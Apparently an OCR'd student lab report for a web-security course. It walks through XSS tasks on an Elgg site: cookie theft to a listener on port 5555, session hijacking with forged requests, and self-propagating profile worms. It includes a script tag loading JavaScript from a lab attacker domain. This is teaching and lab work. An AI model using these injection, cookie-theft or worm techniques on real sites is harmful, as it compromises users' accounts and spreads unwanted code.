
Alice saves the following script in here brief description.

<script type="text/javascript" src="http://www.csrflabattacker.com/task5.js"> </script>

Task5.js was saved in /var/www/CSRF/Attacker in Alice's machine (or web server for csrflabattacker.com).



Observation




Task 6: Stealing Cookies from the Victim's Machine

Objective

The main purpose for the attack was to steal cookies stored in victim's browser. For this the attacker listens on port 5555 for the cookies. The script used is saved in task6.js. For listening to cookie, an echo server program written in C is used.


Design

Alice puts the script in brief description and starts running echoserver program on port 5555.




Observation

When Boby tries to access Alice's profile it sends its cookies to Alice.



Proof of Observation

Alice gets Boby's Cookies.




Task 7: Session Hijacking using the Stolen Cookies

Objective

The main goal of this task was to use the cookies obtained in the previous task and forge an HTTP connection pretending to be the browser for the machine.


Design

Alice tries to create a connection using java to send a GET request to the web server pretending to be the victim and asking to be a friend of Alice. Apart from stealing the cookies, timestamp and token are also stolen from the page.



Note for this task the victim machine and web server could be setup to be the same but the attack will work even if both machines are different.


The attacker (Alice) then runs a java program called HTTPSimpleForge.java with values of cookie, timestamp as well as token.



The attacker then compiles and then runs the program.


Observation

Alice has befriend Bob.



Proof of Observation


The wireshark snap of Elgg webserver shows a snap of a Get HTTP header. One could observe the request was sent from the attacker's machine with IP 192.168.56.101.



Task 8: Writing an XSS Worm


Objective

The main goal of the task was to create an XSS worm using AJAX to infect victim's profile when it tries to access the attacker's profile.



Design


The attacker writes a script to infect the victim's profile.



The script is saved as task8.js.


Observation

On accessing the attacker's profile, the victim's profile gets modified.



Proof of Observation

The snap shows a POST header generated from the victim's machine due to script on attacker's profile.



Task 9: Writing a Self-Propagating XSS Worm

Objective


The objective was to mimic Samy's worm who gained million followers overnight on myspace.com. The worm created in the task not only infects victim's profiles by changing their brief description field to "I support XSS seed labs" but also adds Samy as a friend.

Design

The main goal of the task was to write a self-propagating XSS worm that not only infects the victim (Bob) who tries to access the attacker's profile (Samy) but also infects any third user (Alice or Charlie) who tries to access Bob's profile.


The script used is saved as task9.js.

The attacker saved the script in description field of its profile.

